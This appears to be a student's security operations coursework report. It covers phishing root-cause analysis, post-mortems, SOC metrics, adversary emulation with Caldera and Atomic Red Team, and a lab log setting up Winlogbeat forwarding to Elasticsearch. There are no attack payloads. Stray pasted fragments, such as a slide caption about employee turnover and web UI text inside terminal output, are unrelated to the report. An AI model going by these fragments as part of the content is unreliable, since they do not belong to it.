- Why did it look legitimate? → Weak email filters didn't flag it.
- Why were filters weak? → Rules weren't updated regularly.
- Why weren't they updated? → No automated process or assigned responsibility.
- Why no process? → Lack of regular security tool maintenance and training for the team






Fishbone Diagram:

A visual "fishbone" that categorizes causes (e.g., People, Process/Method, Technology/Machine, Environment, Measurement). For a phishing breach, branches might include:

- People: Insufficient security awareness training.
- Process: No regular filter rule reviews.
- Technology: Outdated email gateway rules.
- Measurement: No tracking of filter effectiveness. This makes it easy to see multiple contributing factors at a glance

Fishbone diagram for conducting issue analysis

This slide covers the analysis of a specific problem through fishbone diagram- high employee turnover rate, along with its main cause and sub-causes. The purpose of this template is to help the audience understand the problem's components and key takeaways for addressing it.



This slide is 100% editable. Adapt it to your needs and capture your audience's attention.



2. Lessons Learned Process (Post-Mortems)


After containment and recovery, hold a blame-free meeting to review what went well, what didn't, and how to improve.

- Involve the team that handled the incident.
- Discuss timeline, decisions made, gaps in tools/processes/training.
- Document actionable recommendations (e.g., "Implement monthly email filter reviews" or "Add phishing simulation training quarterly"). This drives continuous improvement in SOC operations.



Post-Mortem Analysis

Post-mortem analyses review projects from start to finish to determine process improvements and ensure that inefficiencies are not repeated in the future. In the Project Management Book of Knowledge (PMBOK), this process is referred to as “lessons learned”.



FourWeekMBA

3. Metrics and KPIs

These numbers help measure how well your SOC is performing and where to improve. Key ones for post-incident:

- **Mean Time to Detect (MTTD):** Average time from when the attack starts to when your team notices it. Lower is better (shows strong monitoring).
- **Mean Time to Respond (MTTR):** Average time from detection to initial response/containment. Also lower is better (shows fast reaction). Track these over time, compare before/after improvements, and include them in reports to show impact.



TASK 4. Adversary Emulation Techniques

1. Introduction

The main goal is to understand how to safely simulate real attacker behaviors (TTPs) to test and strengthen a SOC's detection and response capabilities. Adversary emulation helps organizations move from theoretical knowledge to practical readiness against modern threats.

2. Core Concepts

2.1 Adversary Emulation Adversary Emulation is the process of **simulating an attacker's Tactics, Techniques, and Procedures (TTPs)** in a controlled environment. Instead of generic attacks, it closely follows how real threat actors operate. Examples from the task:

- **T1566 – Phishing** (e.g., spearphishing emails to trick users into opening malicious attachments or links).
- **T1210 – Exploitation of Remote Services** (e.g., exploiting vulnerabilities like RDP or SMB to move laterally inside the network).

The purpose is to test whether the SOC's tools, alerts, and response processes can actually detect and stop these attacks before real damage occurs

2.2 Emulation Frameworks

Emulation Frameworks are automated tools that make simulation realistic and repeatable. The key example is **MITRE Caldera** – a free, open-source platform developed by MITRE. Caldera allows security teams to:

- Deploy lightweight agents on test systems.
- Select a pre-built adversary profile.
- Automatically run full attack sequences mapped to MITRE ATT&CK.

Practical Example:

Simulate a spearphishing attack to test email filtering, user awareness, and SOC alert generation. Caldera supports both autonomous (fully automated) and manual modes, making it suitable for red team exercises and blue team training.

2.3 Red-Blue Team Collaboration

Adversary emulation is most effective when the Red Team (attackers) and Blue Team (SOC/defenders) work together – often called Purple Teaming. The emulation exercise shows what was detected, what was missed, and why. This collaboration directly informs defensive strategies, helps improve detection rules, SIEM alerts, and incident response playbooks, and ultimately raises the overall preparedness of the SOC.



3. How I Learned

3.1 Explore MITRE Caldera for emulation workflows and TTP mappings

I reviewed the official Caldera documentation (caldera.readthedocs.io). Key workflow steps:

1. Log in as the “red” user.
2. Deploy agents on target systems.
3. Choose or create an adversary profile.
4. Run an operation (automated attack campaign). Caldera automatically maps every action to MITRE ATT&CK techniques, making results easy to analyze and report.

3.2 Study adversary emulation case studies (e.g., APT28 via MITRE ATT&CK)

APT28 (also known as Fancy Bear or Sofacy) is a well-known Russian state-sponsored group. Emulation of APT28 typically includes:

- Initial access via spearphishing (T1566).
- Credential access and lateral movement.
- Use of custom malware and exploitation of remote services. MITRE and other organizations provide emulation plans that help teams replicate these TTPs safely to test defenses against advanced persistent threats.

3.3 Review Red Canary’s emulation guide for practical approaches Red Canary provides **Atomic Red Team** – a free, open-source library of small, portable tests mapped to every MITRE ATT&CK technique. It is very practical because:

- Tests can be run individually with simple commands (no complex setup needed).
- It supports quick validation of detections for specific techniques.
- Red Canary also shares real-world emulation examples (e.g., SocGhosh or Gootloader campaigns) that show how to test end-to-end adversary behaviors.

These resources together give both automated (Caldera) and manual (Atomic Red Team) ways to perform emulation.

4. Conclusion

Adversary Emulation Techniques are a powerful way to bridge the gap between theory and real-world defense. By using tools like MITRE Caldera and Atomic Red Team, and studying real groups like APT28, SOC teams can proactively identify weaknesses, improve detection rules, and build stronger collaboration between red and blue teams. This knowledge directly contributes to better SOC preparedness and more effective security controls.



TASK 5. Security Metrics and Executive Reporting

1. Executive Summary

This report presents key security metrics collected during a simulated SOC incident response exercise. The objective was to evaluate detection efficiency, response effectiveness, and overall SOC performance. Metrics such as Mean Time to Detect (MTTD), Mean Time to Respond (MTTR), dwell time, and false positive rate were analyzed.

The findings indicate that while detection mechanisms were effective, there is room for improvement in response speed and alert accuracy. Recommendations include enhancing alert correlation, improving automation, and refining detection rules to reduce false positives and improve operational efficiency.

2. Key SOC Metrics

Metric	Value	Description
MTTD	2 hours	Time to detect attack
MTTR	4 hours	Time to respond
Dwell Time	2 hours	Time attacker remained undetected
False Positive Rate	20%	Incorrect alerts
Incident Resolution Rate	90%	Incidents resolved successfully

3. Metrics Explanation

Mean Time to Detect (MTTD) measures how quickly the SOC identifies a threat. A lower MTTD indicates efficient monitoring and detection capabilities.

Mean Time to Respond (MTTR) evaluates how quickly the SOC reacts to an incident after detection. Faster response reduces potential damage.

Dwell Time refers to the duration an attacker remains undetected in the system. Reducing dwell time is critical to minimizing impact.

False Positive Rate indicates the percentage of alerts that are not actual threats. High false positives can waste analyst time and reduce efficiency.

Incident Resolution Rate measures how effectively incidents are handled and resolved by the SOC team.



4. Continuous Improvement Plan

Continuous monitoring of SOC metrics should be implemented to track performance over time. Regular reviews of dashboards in Elastic Security will help identify trends and gaps.

Periodic updates to detection rules and response strategies should be performed based on new threats. Automation and machine learning can further enhance detection and response capabilities.

5. How to Learn

To build a strong understanding of SOC metrics and executive reporting, structured learning resources and practical application were used.

SANS Reading Room materials, such as “Measuring SOC Success,” were studied to understand key performance indicators like MTTD, MTTR, dwell time, and false positive rates. These resources provided real-world insights into how SOC performance is evaluated in industry environments.

CISA’s Cybersecurity Metrics framework was reviewed to learn standardized approaches for measuring and reporting security effectiveness. This helped in understanding how organizations align security metrics with business objectives and risk management strategies.

Additionally, SANS Incident Response report templates were explored to understand how to present technical findings in a clear and structured manner for executive audiences. These templates guided the creation of concise, non-technical summaries and visual reporting formats.

Hands-on practice was performed using Elastic Security dashboards to visualize metrics and identify trends. This practical exposure helped bridge the gap between theoretical knowledge and real-world SOC operations.

6. Conclusion

Security metrics play a critical role in evaluating SOC performance and identifying gaps in detection and response. Metrics like MTTD and MTTR help improve efficiency, while executive reporting ensures clear communication with stakeholders. Continuous monitoring, rule optimization, and automation are essential to enhance overall security operations and maintain an effective SOC.



Practical Application

TASK 1. Threat Hunting Practice

1. Setup and Installation

Winlogbeat was downloaded and extracted on the Windows system to collect and forward logs to Elasticsearch.




Figure 01: Winlogbeat Download Page




Figure 02: Winlogbeat Extraction

2. Elasticsearch Setup (Kali Linux)

Elasticsearch service was started and verified on the Kali Linux machine to ensure log ingestion.



```
Kali-Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help

sudeep@kali: ~
Session Actions Edit View Help

(sudeep@kali)-[~]
└─$ sudo systemctl start elasticsearch
[sudo] password for sudeep:

(sudeep@kali)-[~]
└─$ sudo systemctl enable elasticsearch

(sudeep@kali)-[~]
└─$ sudo systemctl status elasticsearch
● elasticsearch.service - Elasticsearch
   Loaded: loaded (/usr/lib/systemd/system/elasticsearch.service; enabled; preset: disabled)
   Active: active (running) since Tue 2026-04-07 11:14:20 IST; 12s ago
     Invocation: 3f9a89c31e604be9af1a396a6fe368ae
       Docs: https://www.elastic.co
     Main PID: 791 (java)
       Tasks: 100 (limit: 11537)
     Memory: 4.3G (peak: 5.4G, swap: 1G, swap peak: 1G)
       CPU: 3min 32.068s
     CGroup: /system.slice/elasticsearch.service
             └─791 /usr/share/elasticsearch/jdk/bin/java -Xms4m -Xmx64m -XX:+UseSerialGC -Dcli.name=server -Dcli.name=server
               └─1525 /usr/share/elasticsearch/jdk/bin/java -Des.networkaddress.cache.ttl=60 -Des.networkaddress.cache.ttl=60
                 └─1595 /usr/share/elasticsearch/modules/x-pack-ml/platform/linux-x86_64/bin/controller

Apr 07 11:11:41 kali systemd[1]: Starting elasticsearch.service - Elasticsearch...
Apr 07 11:12:07 kali systemd-entrypoint[791]: WARNING: Unknown module: jdk.internal.vm.ci specified to --add-exports
Apr 07 11:12:07 kali systemd-entrypoint[791]: WARNING: Unknown module: org.elasticsearch.entitlement.instrumentation
Apr 07 11:14:20 kali systemd[1]: Started elasticsearch.service - Elasticsearch.

(sudeep@kali)-[~]
└─$ curl http://localhost:9200
{
  "name" : "kali",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "rUXIbZcvToy6-lnbdRGGbA",
  "version" : {
    "number" : "8.19.13",
    "build_flavor" : "default",
    "build_type" : "deb",
    "build_hash" : "f6279a2167a248af2bb287409231fb0cf52aa0db",
    "build_date" : "2026-03-16T10:08:32.007626438Z",
    "build_snapshot" : false,
    "lucene_version" : "9.12.2",
    "minimum_wire_compatibility_version" : "7.17.0",
    "minimum_index_compatibility_version" : "7.0.0"
  },
  "tagline" : "You Know, for Search"
}

(sudeep@kali)-[~]
└─$ sudo systemctl start kibana
```

Figure 03 : Elasticsearch Service Running



```
sudeep@kali: ~  
Session Actions Edit View Help  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:5a:65:26 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.3/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0  
        valid_lft 395sec preferred_lft 395sec  
    inet6 fe80::a00:27ff:fe5a:6526/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default  
    link/ether 9e:d0:18:81:77:49 brd ff:ff:ff:ff:ff:ff  
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0  
        valid_lft forever preferred_lft forever  
  
(sudeep@kali)-[~]  
$  
  
(sudeep@kali)-[~]  
$ ping 192.168.56.10  
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.  
^C  
--- 192.168.56.10 ping statistics ---  
29 packets transmitted, 0 received, 100% packet loss, time 28659ms  
Create search  
  
(sudeep@kali)-[~] with a  
$ ping 192.168.56.10 -s 64  
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.  
^C  
--- 192.168.56.10 ping statistics ---  
9 packets transmitted, 0 received, 100% packet loss, time 8196ms  
Consolidate your logs,  
metrics, application  
traces, and system  
logs into a single  
built UI.  
  
(sudeep@kali)-[~]  
$ ping 192.168.56.10  
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.  
64 bytes from 192.168.56.10: icmp_seq=1 ttl=128 time=1.46 ms  
64 bytes from 192.168.56.10: icmp_seq=2 ttl=128 time=0.937 ms  
64 bytes from 192.168.56.10: icmp_seq=3 ttl=128 time=1.48 ms  
64 bytes from 192.168.56.10: icmp_seq=4 ttl=128 time=3.86 ms  
64 bytes from 192.168.56.10: icmp_seq=5 ttl=128 time=1.22 ms  
64 bytes from 192.168.56.10: icmp_seq=6 ttl=128 time=1.22 ms  
64 bytes from 192.168.56.10: icmp_seq=7 ttl=128 time=0.770 ms  
64 bytes from 192.168.56.10: icmp_seq=8 ttl=128 time=0.816 ms  
64 bytes from 192.168.56.10: icmp_seq=9 ttl=128 time=1.09 ms  
64 bytes from 192.168.56.10: icmp_seq=10 ttl=128 time=1.91 ms  
64 bytes from 192.168.56.10: icmp_seq=11 ttl=128 time=1.59 ms  
64 bytes from 192.168.56.10: icmp_seq=12 ttl=128 time=1.07 ms  
^C  
Try sample data Upload a file
```

Figure 04 : Kali IP Address

3. Network Configuration

Network connectivity between Windows and Kali systems was verified using IP configuration and ping commands.



```
Command Prompt
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Sudeep>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::e302:41d0:f332:8947%6
    IPv4 Address. . . . . : 192.168.56.10
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

C:\Users\Sudeep>ping 192.168.56.3

Pinging 192.168.56.3 with 32 bytes of data:
Reply from 192.168.56.3: bytes=32 time=12ms TTL=64
Reply from 192.168.56.3: bytes=32 time=4ms TTL=64
Reply from 192.168.56.3: bytes=32 time=1ms TTL=64
Reply from 192.168.56.3: bytes=32 time=21ms TTL=64

Ping statistics for 192.168.56.3:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 21ms, Average = 9ms

C:\Users\Sudeep>
```

Figure 05 : Windows IP Configuration

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Sudeep> curl http://192.168.56.3:9200

StatusCode      : 200
StatusDescription : OK
Content         : {
  "name" : "kali",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "rUxTbZcvToy6-1nbdRGGbA",
  "version" : {
    "number" : "8.19.13",
    "build_flavor" : "default",
    "build_type" : "deb"...
RawContent      : HTTP/1.1 200 OK
                  X-elastic-product: Elasticsearch
                  Content-Length: 530
                  Content-Type: application/json

                  {
                    "name" : "kali",
                    "cluster_name" : "elasticsearch",
                    "cluster_uuid" : "rUxTbZcvToy6-1nbd...
Forms           : {}
Headers         : {[X-elastic-product, Elasticsearch], [Content-Length, 530], [Content-Type, application/json]}
Images          : {}
InputFields     : {}
Links           : {}
ParsedHtml      : System.__ComObject
RawContentLength : 530

PS C:\Users\Sudeep>
```

Figure 06: Network Connectivity Ping

4. Firewall Configuration



Firewall rules were configured to allow communication between systems for log forwarding.




Figure 07: Firewall Rules configured

5. Winlogbeat Configuration

Winlogbeat was configured to forward logs to the Elasticsearch server by specifying the host IP and port.



```
*winlogbeat - Notepad
File Edit Format View Help
# ===== Elastic Cloud =====

# These settings simplify using Winlogbeat with the Elastic Cloud (https://cloud.elastic.co/).

# The cloud.id setting overwrites the `output.elasticsearch.hosts` and
# `setup.kibana.host` options.
# You can find the `cloud.id` in the Elastic Cloud web UI.
#cloud.id:

# The cloud.auth setting overwrites the `output.elasticsearch.username` and
# `output.elasticsearch.password` settings. The format is `<user>:<pass>`.
#cloud.auth:

# ===== Outputs =====

# Configure what output to use when sending the data collected by the beat.

# ----- Elasticsearch Output -----
output.elasticsearch:
  # Array of hosts to connect to.
  hosts: ["192.168.56.3:9200"]

  # Protocol - either `http` (default) or `https`.
  #protocol: "https"

  # Authentication credentials - either API key or username/password.
  #api_key: "id:api_key"
  #username: "elastic"
  #password: "changeme"

Ln 115, Col 1    100%    Unix (LF)
```

Figure 08: Winlogbeat Configure in YML

6. Winlogbeat Service Execution



```
PS C:\Windows\system32> cd "C:\Program Files\winlogbeat-9.3.2-windows-x86_64"
PS C:\Program Files\winlogbeat-9.3.2-windows-x86_64> dir

Directory: C:\Program Files\winlogbeat-9.3.2-windows-x86_64

Mode                LastWriteTime         Length Name
----                -
d-----          4/7/2026 11:02 AM                kibana
d-----          4/7/2026 11:02 AM                module
-a----          4/7/2026 11:02 AM              41 .build_hash.txt
-a----          4/7/2026 11:02 AM         413715 fields.yml
-a----          4/7/2026 11:02 AM          3224 install-service-winlogbeat.ps1
-a----          4/7/2026 11:02 AM          13675 LICENSE.txt
-a----          4/7/2026 11:02 AM         4757457 NOTICE.txt
-a----          4/7/2026 11:02 AM           832 README.md
-a----          4/7/2026 11:02 AM           298 uninstall-service-winlogbeat.ps1
-a----          4/7/2026 11:02 AM        117241824 winlogbeat.exe
-a----          4/7/2026 11:02 AM          67657 winlogbeat.reference.yml
-a----          4/7/2026 11:02 AM          7698 winlogbeat.yml

PS C:\Program Files\winlogbeat-9.3.2-windows-x86_64> .\install-service-winlogbeat.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning
message. Do you want to run C:\Program Files\winlogbeat-9.3.2-windows-x86_64\install-service-winlogbeat.ps1?
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): r

Status  Name             DisplayName
-----  -
Stopped winlogbeat      winlogbeat

PS C:\Program Files\winlogbeat-9.3.2-windows-x86_64> Start-Service winlogbeat
PS C:\Program Files\winlogbeat-9.3.2-windows-x86_64> Get-Service winlogbeat

Status  Name             DisplayName
-----  -
Running winlogbeat      winlogbeat

PS C:\Program Files\winlogbeat-9.3.2-windows-x86_64> .
```

Figure 09 : Winlogbeat Service Started

```
PS C:\Program Files\winlogbeat-9.3.2-windows-x86_64> .\winlogbeat.exe test output
elasticsearch: http://192.168.56.3:9200...
  parse url... OK
  connection...
    parse host... OK
    dns lookup... OK
    addresses: 192.168.56.3
    dial up... OK
  TLS... WARN secure connection disabled
  talk to server... OK
  version: 8.19.13
PS C:\Program Files\winlogbeat-9.3.2-windows-x86_64> Restart-Service winlogbeat
```

Figure 10 : Winlogbeat Test Output

7. Log Generation

Privilege-related commands were executed on the Windows system to generate security logs.



```
Administrator: Command Prompt
C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                                State
-----
SeIncreaseQuotaPrivilege  Adjust memory quotas for a process        Disabl
ed
SeSecurityPrivilege       Manage auditing and security log          Disabl
ed
SeTakeOwnershipPrivilege  Take ownership of files or other objects   Disabl
ed
SeLoadDriverPrivilege     Load and unload device drivers            Disabl
ed
SeSystemProfilePrivilege  Profile system performance                Disabl
ed
SeSystemtimePrivilege     Change the system time                    Disabl
ed
SeProfileSingleProcessPrivilege Profile single process                    Disabl
ed
SeIncreaseBasePriorityPrivilege Increase scheduling priority              Disabl
ed
